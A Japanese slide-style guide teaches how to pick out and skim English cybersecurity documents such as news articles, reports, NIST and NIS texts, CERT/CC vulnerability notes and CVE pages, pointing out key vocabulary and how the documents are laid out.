
外部の

ステークホルダー

# 読むべき文書の選び方

# 読むべき文書を選ぶ

毎日発信される情報は膨大なため、その中から「自分が読むべきもの」を選ぶ必要がある。  
この見極めは英語が苦手な人ほど重要になる。



# タイトルに着目する

タイトルは、文章のエッセンスが詰まった最高の判断材料。  
be 動詞の省略など、独特の表現をすることが多いので注意。

## タイトル独特の表現の例



※1

受動態の be 動詞 (Was) が省略されている

**NIST updates guidance for defending against supply-chain attacks**

※2

過去のことを現在形で表現している

※1 <https://www.infosecurity-magazine.com/news/parker-conti-ransomware/>

※2 <https://www.bleepingcomputer.com/news/security/nist-updates-guidance-for-defending-against-supply-chain-attacks/>

# イメージ画像に着目する

内容を端的に表すイメージ画像が使われている場合がある。  
英語を読まなくとも内容がある程度判断できるので役に立つ。

## 内容を表すイメージ画像の例

**Ukraine supporters in Germany targeted with PowerShell RAT malware**

By Bill Toulas

May 16, 2022 02:05 PM 4



※1

ねずみ (rat) でマルウェアの RAT を表している

**Pandora Ransomware Hits Giant Automotive Supplier Denso**

※2



自動車業界の話であることが一目でわかる

※1 <https://www.bleepingcomputer.com/news/security/ukraine-supporters-in-germany-targeted-with-powershell-rat-malware/>

※2 <https://threatpost.com/pandora-ransomware-hits-giant-automotive-supplier-denso/178911/>



# 文書の概要を把握する

# 全体を眺める

読むものが決まったら、まず全体を眺めて概要を把握するとよい。  
全体のボリュームや粒度によって読み方も変わってくる。

## 最初に把握することの例

### ● 全体的な印象

- ・ ページ数や文字数
- ・ 情報の粒度・具体性
- ・ 全部読む必要がありそうか
- ・ 読んだらどの程度時間がかかりそうか

### ● 重要なパートの有無

- ・ 要約
- ・ 目次
- ・ 最初の段落
- ・ 結論

### ● 図

# 要約部分を読む

もし要約があれば、まずそれを読んで大まかな内容をつかむ。  
概要がわかっているれば本文を読む助けになる。

## 要約を表す表現の例

表現	意味	備考
<b>abstract</b>	要約	論文など、堅い文書に多い
<b>overview</b>	概観	
<b>outline</b>	概略	
<b>digest</b>	要約	
<b>summary</b>	要約	Executive Summary の形が多い
<b>TL; DR</b>	一言で言うと	Too Long, Didn't Read. の略 くだけた表現
<b>Key Findings</b>	重要な発見	調査記事やレポートの冒頭部分に多い
<b>Key Judgment</b>	重要な所見	調査記事やレポートの冒頭部分に多い

# 要約部分を読む：例

文書の冒頭に要約があるケースを紹介する。

Recorded Future 「Overview of the 9 Distinct Data Wipers Used in the Ukraine War」 ※ P.1

*This report serves as a high-level comparative overview of the 9 wipers analyzed by Insikt Group in association with the ongoing Ukraine/Russia war. It is meant to provide insight into the similarities and differences between the tools and the geopolitical implications of their development and usage. The intended audience of this report is those looking for a high-level technical overview of the wipers. Sources used include reverse engineering tools, OSINT, the Recorded Future® Platform, and PolySwarm.*

## Executive Summary

**エグゼクティブサマリー** While the Ukraine/Russia war is primarily a kinetic conflict, several destructive data wipers targeting Ukrainian entities emerged in the immediate lead-up to and during the first 2-plus months of the war, bringing the conflict to cyberspace. The 9 wipers analyzed by Insikt Group had the same high-level destructive goal but differed in technical implementation and the operating systems they targeted, suggesting that each was a distinct tool, possibly created by different authors. Over time, the wipers also became more simplistic at a technical level, including reductions in the number of stages, the existence of obfuscation, and attempts to masquerade as ransomware, though none were at the level of sophistication of some other known Russian state-sponsored malware.

The wiper deployment activity aligns with prior Russian state-sponsored cyber operations against Ukraine as well as other nations; these efforts often occur before and during active conflict and are likely intended to act as a “force multiplier” for Russian military operations. Ongoing efforts to deploy disruptive cyber operations against Ukrainian targets show that the Russian government almost certainly considers such operations to be valuable, and suggest that these efforts will likely continue.

## Key Judgments 重要な所見

- 6 of the wipers associated with the Ukraine/Russia conflict analyzed by Insikt Group all serve the same high-level destructive purpose of rendering a Windows machine inoperable; the other wipers targeted Linux systems (including satellite modems).
- The wipers do not share obvious code similarities between them and are unlikely to be iterations on, or new versions of, each other.
- HermeticWiper was the only wiper found to be distributed by a worm component, known as HermeticWizard. HermeticWizard restricted its spread to local IP addresses within the victim's network, preventing the external distribution seen with other worm incidents like NotPetya.
- None of the wipers themselves contained any network connectivity functionality that would permit them to exfiltrate victim data further, suggesting that their purpose was targeted destruction of specific entities.

# 目次を読む

書籍や長めのドキュメントの場合、目次がついていることが多い。  
内容判断の材料になるほか、読むべき箇所の絞り込みにも使える。

NIST SP 800-53 Rev.5

「Security and Privacy Controls for Information Systems and Organizations」※ P.xiii

## Table of Contents

<b>CHAPTER ONE</b> INTRODUCTION .....	1
1.1 PURPOSE AND APPLICABILITY .....	2
1.2 TARGET AUDIENCE .....	3
1.3 ORGANIZATIONAL RESPONSIBILITIES .....	3
1.4 RELATIONSHIP TO OTHER PUBLICATIONS .....	5
1.5 REVISIONS AND EXTENSIONS .....	5
1.6 PUBLICATION ORGANIZATION .....	5
<b>CHAPTER TWO</b> THE FUNDAMENTALS .....	7
2.1 REQUIREMENTS AND CONTROLS .....	7
2.2 CONTROL STRUCTURE AND ORGANIZATION .....	8
2.3 CONTROL IMPLEMENTATION APPROACHES .....	11
2.4 SECURITY AND PRIVACY CONTROLS .....	13
2.5 TRUSTWORTHINESS AND ASSURANCE .....	14
<b>CHAPTER THREE</b> THE CONTROLS .....	16
3.1 ACCESS CONTROL .....	18
3.2 AWARENESS AND TRAINING .....	59
3.3 AUDIT AND ACCOUNTABILITY .....	65
3.4 ASSESSMENT, AUTHORIZATION, AND MONITORING .....	83
3.5 CONFIGURATION MANAGEMENT .....	96
3.6 CONTINGENCY PLANNING .....	115
3.7 IDENTIFICATION AND AUTHENTICATION .....	131
3.8 INCIDENT RESPONSE .....	149
3.9 MAINTENANCE .....	162
3.10 MEDIA PROTECTION .....	171
3.11 PHYSICAL AND ENVIRONMENTAL PROTECTION .....	179
3.12 PLANNING .....	194
3.13 PROGRAM MANAGEMENT .....	203
3.14 PERSONNEL SECURITY .....	222
3.15 PERSONALLY IDENTIFIABLE INFORMATION PROCESSING AND TRANSPARENCY .....	229
3.16 RISK ASSESSMENT .....	238
3.17 SYSTEM AND SERVICES ACQUISITION .....	249
3.18 SYSTEM AND COMMUNICATIONS PROTECTION .....	292
3.19 SYSTEM AND INFORMATION INTEGRITY .....	332
3.20 SUPPLY CHAIN RISK MANAGEMENT .....	363
<b>REFERENCES</b> .....	374
<b>APPENDIX A</b> GLOSSARY .....	394
<b>APPENDIX B</b> ACRONYMS .....	424
<b>APPENDIX C</b> CONTROL SUMMARIES .....	428

# 最初の段落を読む

ニュース記事などの場合、最初の段落を読めば大まかな内容がわかるようになっていることが多い。

例※

## Cybersecurity agencies reveal top initial access attack vectors

By [Sergiu Gatlan](#)

May 17, 2022 11:33 AM 0



最初の段落が全体の要約

A joint security advisory issued by multiple national cybersecurity authorities revealed today the top 10 attack vectors most exploited by threat actors for breaching networks.

2番目以降の段落に  
詳細が書かれている

The advisory, jointly released by agencies from the United States, Canada, New Zealand, the Netherlands, and the United Kingdom, includes guidance to mitigate these routinely exploited weak security controls, poor security configurations, and bad practices.

"Cyber actors routinely exploit poor security configurations (either misconfigured or left unsecured), weak controls, and other poor cyber hygiene practices to gain initial access or as part of other tactics to compromise a victim's system," the joint advisory [reads](#).

※ <https://www.bleepingcomputer.com/news/security/cybersecurity-agencies-reveal-top-initial-access-attack-vectors/>

# 結論部分を読む

結論が最後にある文章の場合は、それを読むという手もある。  
 ニュース記事など、文書の種類によっては最後の段落が結論とは限らないので注意。

## 要約を表す表現の例

表現	意味	備考
<b>conclusion</b>	結論	
<b>outlook</b>	見解	「展望、見通し」の意味のこともある
<b>summary</b>	まとめ	章などの最後で内容を総括する目的のパート



# 図を見る

図が含まれている場合は、先に目を通すことで内容に当たりをつけることができる。  
英文解釈が苦手でも、図なら何となく内容を理解できる場合が多い。

## 2.1.3 5G Stakeholders




The 5G ecosystem relies on several stakeholders that play different roles in its security at different levels. The set of stakeholders selected for this document focuses on entities (either public or private) that are related to 5G networks and vertical industries.

The set has been adapted from the EU Coordinated Risk Assessment on 5G Networks Security and the ENISA Threat Landscape for 5G Networks Updated (2020), as they encompass both the stakeholders and their role with regards to 5G. They are depicted in the following table.

※1

## PROPOSAL FOR CYBER CRISIS MANAGEMENT ORGANISATION<sup>12</sup>



※2

※1 <https://www.enisa.europa.eu/publications/5g-cybersecurity-standards/@download/fullReport> P.13

※2 [https://www.ssi.gouv.fr/uploads/2022/05/20220516\\_np\\_anssi\\_guide\\_gestion\\_crise\\_cyber\\_en.pdf](https://www.ssi.gouv.fr/uploads/2022/05/20220516_np_anssi_guide_gestion_crise_cyber_en.pdf) P.23



# 重要な箇所を見極める

# 特徴語に着目する：助動詞

特徴語を利用して重要な箇所・読むべき箇所を見極めることができる。  
一部の助動詞は温度感やしなくてはいけないことを判断するのに役立つ特徴語である。

## 判断に役立つ助動詞の例

表現	意味 (肯定)	意味 (否定)	備考
<b>must</b>	～しなければならない	～してはいけない	
<b>shall</b>	～しなければならない	～してはいけない	堅い文書に多い
<b>have to</b>	～しなければならない	～しなくてもよい	
<b>should</b>	～すべきである	～すべきではない	
<b>need</b>	—	～する必要はない	堅い表現
<b>may</b>	～できる	～してはいけない	できる = 許可がある
<b>can/ be able to</b>	～できる	～できない	できる = 能力がある


# 特徴語に着目する：重大性・緊急性

情報の重大性・緊急性を示す表現は解釈に役立つほか、文章そのものに読む価値があるかどうかの判断にも使える。ここでは一部を紹介する。

## 脆弱性の深刻さ・重大さの例※

表現	意味	深刻さ
<b>Critical</b>	致命的	
<b>High</b>	高い	
<b>Medium</b>	中程度	
<b>Low</b>	低い	
<b>None</b>	影響がない	

## 文書種別の例

表現	意味	緊急性
<b>Directive</b>	指令	
<b>Alert</b>	警告・ 注意喚起	
<b>Advisory</b>	アドバイザリー	
<b>Bulletin</b>	速報、紀要	
<b>Notification Announcement Information</b>	お知らせ	

# 特徴語に着目する：逆接

文章の流れが変わり、これまでと違う主張が始まるのを示すのが逆接の特徴語。  
重要な主張が続くことが多い。

## 逆接を表す表現の例

表現	意味
<b>but</b>	しかし
<b>however</b>	しかしながら
<b>although/ though</b>	～にもかかわらず
<b>despite/ in spite of</b>	～にもかかわらず
<b>nevertheless/ nonetheless</b>	それにもかかわらず

表現	意味
<b>while</b>	～だけれども
<b>whereas</b>	～だけれども
<b>meanwhile</b>	一方で
<b>on the other hand</b>	一方で
<b>in contrast</b>	それと対称的に

# 特徴語に着目する：結論

「したがって～」「結局～」に続く部分は結論を一言で表していることが多く、全体の主張を読み取るヒントになりやすい。

## 結論を表す表現の例

表現	意味
<b>so</b>	それゆえに
<b>hence</b>	それゆえに
<b>therefore</b>	したがって
<b>thus</b>	このように
<b>consequently</b>	結果として、 したがって

表現	意味
<b>after all</b>	結局
<b>in the end</b>	結局、最後に
<b>as a result</b>	結果として
<b>in short</b>	要するに
<b>in summary</b>	要するに

# 大文字や太字に着目する

大文字や太字などによって強調されている部分は、著者が特別な意図を込めた箇所。重要なメッセージや慎重に解釈すべき事柄のことが多い。

大文字の例※

## Security update released months after disclosure

While the company updated the **security advisory** with information on this security update on Wednesday, the **SIM hotfix update kit** which resolves the vulnerability was released more than a month ago, on April 20.

The RCE vulnerability tracked as CVE-2020-7200 was found in the latest versions (7.6.x) of HPE's proprietary Systems Insight Manager (SIM) software, and it **ONLY** affects the Windows version.

HPE rated the bug as a critical severity (9.8/10) security flaw as it allows attackers with no privileges to exploit it in low complexity attacks that don't require user interaction.

CVE-2020-7200 stems from a lack of proper validation of user-supplied data that can lead to the deserialization of untrusted data, making it possible for attackers to leverage it to execute code on servers running vulnerable SIM software.

「これは Windows バージョン**だけに**影響します」



# 検索を利用する

読みたい事項が明確であれば、ブラウザや閲覧ソフトの検索機能を使える。  
例えば脆弱性の対策について知りたいなら「mitigation」で検索するとよい。

Directive (EU) 2016/1148  
of the European Parliament and of the Council of 6 July 2016 concerning measures  
for a high common level of security of network and information systems across the Union※  
(いわゆる「NIS 指令」)

## Article 5

### Identification of operators of essential services

1. By 9 November 2018, for each sector and subsector referred to in Annex II, Member States **shall** identify the operators of essential services with an establishment on their territory.
2. The criteria for the identification of the operators of essential services, as referred to in point (4) of Article 4, **shall** be as follows:
  - (a) an entity provides a service which is essential for the maintenance of critical societal and/or economic activities;
  - (b) the provision of that service depends on network and information systems; and
  - (c) an incident would have significant disruptive effects on the provision of that service.
3. For the purposes of paragraph 1, each Member State **shall** establish a list of the services referred to in point (a) of paragraph 2.
4. For the purposes of paragraph 1, where an entity provides a service as referred to in point (a) of paragraph 2 in two or more Member States, those Member States **shall** engage in consultation with each other. That consultation **shall** take place before a decision on identification is taken.
5. Member States shall, on a regular basis, and at least every two years after 9 May 2018, review and, where appropriate, update the list of identified operators of essential services.
6. The role of the Cooperation Group **shall** be, in accordance with the tasks referred to in Article 11, to support Member States in taking a consistent approach in the process of identification of operators of essential services.
7. For the purpose of the review referred to in Article 23 and by 9 November 2018, and every two years thereafter, Member States **shall** submit to the Commission the information necessary to enable the Commission to assess the implementation of this Directive, in particular the consistency of Member States' approaches to the identification of operators of essential services. That information **shall** include at least:

「shall」で検索したことで  
義務や禁止事項が  
わかりやすくなった

# ドキュメントごとの構成





# ドキュメントの構成を理解する

文書種別ごとの構成パターンを理解すれば、読むべき箇所を素早く特定することができる。  
ここでは公的機関の発行物を中心に、ドキュメントごとの構成や特徴を紹介する。

## 紹介するドキュメント

- CERT/CC Vulnerability Notes
- CVE
- NVD
- CISA Alert
- 企業の脆弱性アドバイザリー
- OSS の脆弱性アドバイザリー
- ガイドライン
- ニュース記事
- 調査レポート

# CERT/CC Vulnerability Notes

米国カーネギーメロン大学の CERT/CC※ では、脆弱性情報の調整と公表を行っている。  
脆弱性アドバイザリーの代表例として読み方を紹介する。

**Carnegie Mellon University**

Search vulnerability notes

Software Engineering Institute

CERT Coordination Center

Home

Notes

Search

Report a Vulnerability

Disclosure Guidance

VINCE

## Vulnerability Notes Database

The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Most vulnerability notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports, consider the [National Vulnerability Database \(NVD\)](#). CERT/CC also publishes the [Vulnerability Notes Data Archive](#) on GitHub.

### Recently Published Vulnerabilities


**VU#473698: uClibc, uClibc-ng libraries have monotonically increasing DNS transaction ID**

MAY 09, 2022

**VU#730007: Tychon is vulnerable to privilege escalation due to OPENSSLDIR location**

APRIL 28, 2022

**VU#411271: Qt allows for privilege escalation due to hard-coding of qt\_prfxpath value**

The CERT logo is a circular seal. It has "CARNegie MELLon UNIVERSITY" around the top and "SOFTWARE ENGINEERING INSTITUTE" around the bottom. In the center, there is a stylized "CERT" with a graphic element above it.

The CERT/CC Vulnerability Notes Database is run by the CERT Division, which is part of the Software Engineering Institute, a federally funded research and development center operated by Carnegie Mellon University. Together, we are leaders in cybersecurity, software innovation, and computer science.

**CERT DIVISION** ►



# CERT/CC Vulnerability Notes

CERT/CC Vulnerability Notes (以下、VU) アドバイザリーは次のような要素からなる。  
毎回このすべてを含むとは限らない。

- **ヘッダー部**

- ・ タイトル (影響を受ける製品名やライブラリ名を含む)
- ・ 識別番号 (VU# で始まる番号)
- ・ 発行・改訂日

- **Overview (概要)**

- **Description (技術的な説明)**

- **Impact (悪用された際の影響)**

- **Solution (解決策)**

- ・ 脆弱性を根本的に解決する方法

- **Workarounds (回避策)**

- ・ Solution が適用できないときの代替措置

- **Acknowledgements (謝辞)**

- **Vendor Information (ベンダーの情報)**

- **References (参考文献)**

- **Other Information (関連する CVE ID など)**

# CERT/CC Vulnerability Notes

VU は影響を受ける製品やバージョンの詳細を「Vender Information」に記載するのが特徴。

VU#930724 Apache Log4j allows insecure JNDI lookups※  
Apache Solr の場合

Apache Solr

Affected

Affected: 影響を受ける

Notified: 2021-12-17 • Updated: 2021-12-22

Statement Date: December 21, 2021

CVE-2021-4104

Affected

CVE-2021-44228

Affected

CVE-2021-45046

Not Affected

CVE-2021-4104 と CVE-2021-44228  
の影響を受けるが  
CVE-2021-45046 の影響は受けない

## Vendor Statement

Apache Solr releases prior to 8.11.1 were using a bundled version of the Apache Log4j library vulnerable to RCE (see **CVE-2021-44228**). Malicious input from a user-supplied query string (or any other URL request parameter like request handler name) is logged by default with log4j.

Apache Solr releases prior to 7.4 (i.e. Solr 5, Solr 6, and Solr 7 through 7.3) use Log4j 1.2.17 which may be vulnerable for installations using non-default logging configurations that include the JMS Appender (see **CVE-2021-4104**).

In response to the vulnerabilities, the Apache Solr team released version **Solr 8.11.1** that bundles **log4j 2.16.0**. An update to 2.17.0 (or later) will be done with the next maintenance release as Solr is not vulnerable to CVE-2021-45105 (see below).

Apache Solr releases are not vulnerable to the followup **CVE-2021-45046** and **CVE-2021-45105**, because the MDC patterns used by Solr are for the collection, shard, replica, core and node names, and a potential trace id, which are all sanitized and injected into log files with "%X". Passing system property **log4j2.formatMsgNoLookups=true** is suitable to mitigate.

ベンダーの声明  
(ない場合もある)

# 脆弱性アドバイザー頻出表現

VU のような脆弱性アドバイザーで頻出の表現例をまとめて紹介する。

- 影響
  - ・ **affected** (影響を受ける)、**vulnerable** (脆弱である)
- バージョン
  - ・ **1.2 to 2.0**: 1.2 から 2.0 まで (1.2 と 2.0 を含む)
  - ・ **prior to 2.0**: 2.0 より前 (2.0 は含まない)
  - ・ **2.0 and earlier (prior)**: 2.0 とそれより前 (2.0 を含む)
  - ・ **2.0 and later**: 2.0 とそれより後 (2.0 を含む)
- 脆弱性の性質 (特に危険なもの)
  - ・ **remote**: 遠隔の
  - ・ **unauthenticated**: 認証されていない
  - ・ **unauthorized**: 認可されていない
  - ・ **unprivileged**: 特権のない
  - ・ **arbitrary code (command)**: 任意のコード (コマンド)
- 対策方法
  - ・ **update**: アップデート
  - ・ **patch**: パッチ・修正プログラム
  - ・ **workaround**: 回避策 (脆弱性を修正できないときの代替措置)

# CVE



米国 MITRE 社では、脆弱性に一意な識別子 (CVE ID) をつけてデータベースに記録している。同社の Web ページ※でその詳細を知ることができる。

[CVE List](#)[CNAs](#)[WGs](#)[Board](#)[About](#)[News & Blog](#)[NVD](#)

Go to for:

[CVSS Scores](#)[CPE Info](#)[Search CVE List](#)[Downloads](#)[Data Feeds](#)[Update a CVE Record](#)[Request CVE IDs](#)TOTAL CVE Records: **176809**

**NOTICE: Transition to the all-new CVE website at [WWW.CVE.ORG](http://WWW.CVE.ORG) is underway and will last up to one year. ([details](#))**

**NOTICE: Changes coming to [CVE Record Format JSON](#) and [CVE List Content Downloads](#) in 2022.**

[HOME](#) > [CVE LIST](#) > [SEARCH CVE LIST](#)

## Search CVE List

You can search the CVE List for a [CVE Record](#) if the [CVE ID](#) is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Records.

View the [search tips](#).

# CVE

CVE-2021-4104※ を例に、CVE の説明ページの読み方を解説する。

NVD (後述) の対応ページへのリンク

CVE ID

CVE-ID	
<b>CVE-2021-4104</b>	<a href="#">Learn more at National Vulnerability Database (NVD)</a> • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
JMSAppender in Log4j 1.2 is vulnerable to deserialization of untrusted data when the attacker has write access to the Log4j configuration. The attacker can provide TopicBindingName and TopicConnectionFactoryBindingName configurations causing JMSAppender to perform JNDI requests that result in remote code execution in a similar fashion to CVE-2021-44228. Note this issue only affects Log4j 1.2 when specifically configured to use JMSAppender, which is not the default. Apache Log4j 1.2 reached end of life in August 2015. Users should upgrade to Log4j 2 as it addresses numerous other issues from the previous versions.	
References	
<b>Note:</b> <a href="#">References</a> are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none"><li>• CERT-VN:VU#930724</li><li>• URL:<a href="https://www.kb.cert.org/vuls/id/930724">https://www.kb.cert.org/vuls/id/930724</a></li><li>• CONFIRM:<a href="https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0033">https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0033</a></li><li>• URL:<a href="https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0033">https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0033</a></li><li>• CONFIRM:<a href="https://security.netapp.com/advisory/ntap-20211223-0007/">https://security.netapp.com/advisory/ntap-20211223-0007/</a></li><li>• URL:<a href="https://security.netapp.com/advisory/ntap-20211223-0007/">https://security.netapp.com/advisory/ntap-20211223-0007/</a></li><li>• MISC:<a href="https://access.redhat.com/security/cve/CVE-2021-4104">https://access.redhat.com/security/cve/CVE-2021-4104</a></li><li>• URL:<a href="https://access.redhat.com/security/cve/CVE-2021-4104">https://access.redhat.com/security/cve/CVE-2021-4104</a></li><li>• MISC:<a href="https://github.com/apache/logging-log4j2/pull/608#issuecomment-990494126">https://github.com/apache/logging-log4j2/pull/608#issuecomment-990494126</a></li><li>• URL:<a href="https://github.com/apache/logging-log4j2/pull/608#issuecomment-990494126">https://github.com/apache/logging-log4j2/pull/608#issuecomment-990494126</a></li><li>• MISC:<a href="https://www.cve.org/CVERecord?id=CVE-2021-44228">https://www.cve.org/CVERecord?id=CVE-2021-44228</a></li><li>• URL:<a href="https://www.cve.org/CVERecord?id=CVE-2021-44228">https://www.cve.org/CVERecord?id=CVE-2021-44228</a></li><li>• MISC:<a href="https://www.oracle.com/security-alerts/cpuapr2022.html">https://www.oracle.com/security-alerts/cpuapr2022.html</a></li><li>• URL:<a href="https://www.oracle.com/security-alerts/cpuapr2022.html">https://www.oracle.com/security-alerts/cpuapr2022.html</a></li><li>• MISC:<a href="https://www.oracle.com/security-alerts/cpujan2022.html">https://www.oracle.com/security-alerts/cpujan2022.html</a></li></ul>	

概要説明

参考文献

次ページへ続く

※ <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4104>

# CVE

CVE-2021-4104※ を例に、CVE の説明ページの見方を解説する。

番号を割り振った  
CNA (採番機関)

データレコード生成日  
(脆弱性公開日や  
採番した日とは関係ない)

割り当て状況と  
割り当て日  
Assigned なら、  
この番号は CNA に  
割り当て済

Assigning CNA	
Apache Software Foundation	
Date Record Created	
20211213	Disclaimer: The <a href="#">record creation date</a> may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20211213)	
Votes (Legacy)	
Comments (Legacy)	
Proposed (Legacy)	
N/A	
This is a record on the <a href="#">CVE List</a> , which provides common identifiers for publicly known cybersecurity vulnerabilities.	
<b>SEARCH CVE USING KEYWORDS:</b> <input type="text"/> <input type="button" value="Submit"/>	
You can also search by reference using the <a href="#">CVE Reference Maps</a> .	
<b>For More Information:</b> <a href="#">CVE Request Web Form</a> (select "Other" from dropdown)	





# CVE Web ページに関する留意点

CVE の Web ページを利用する際にはいくつか留意点があるのでここで紹介する。

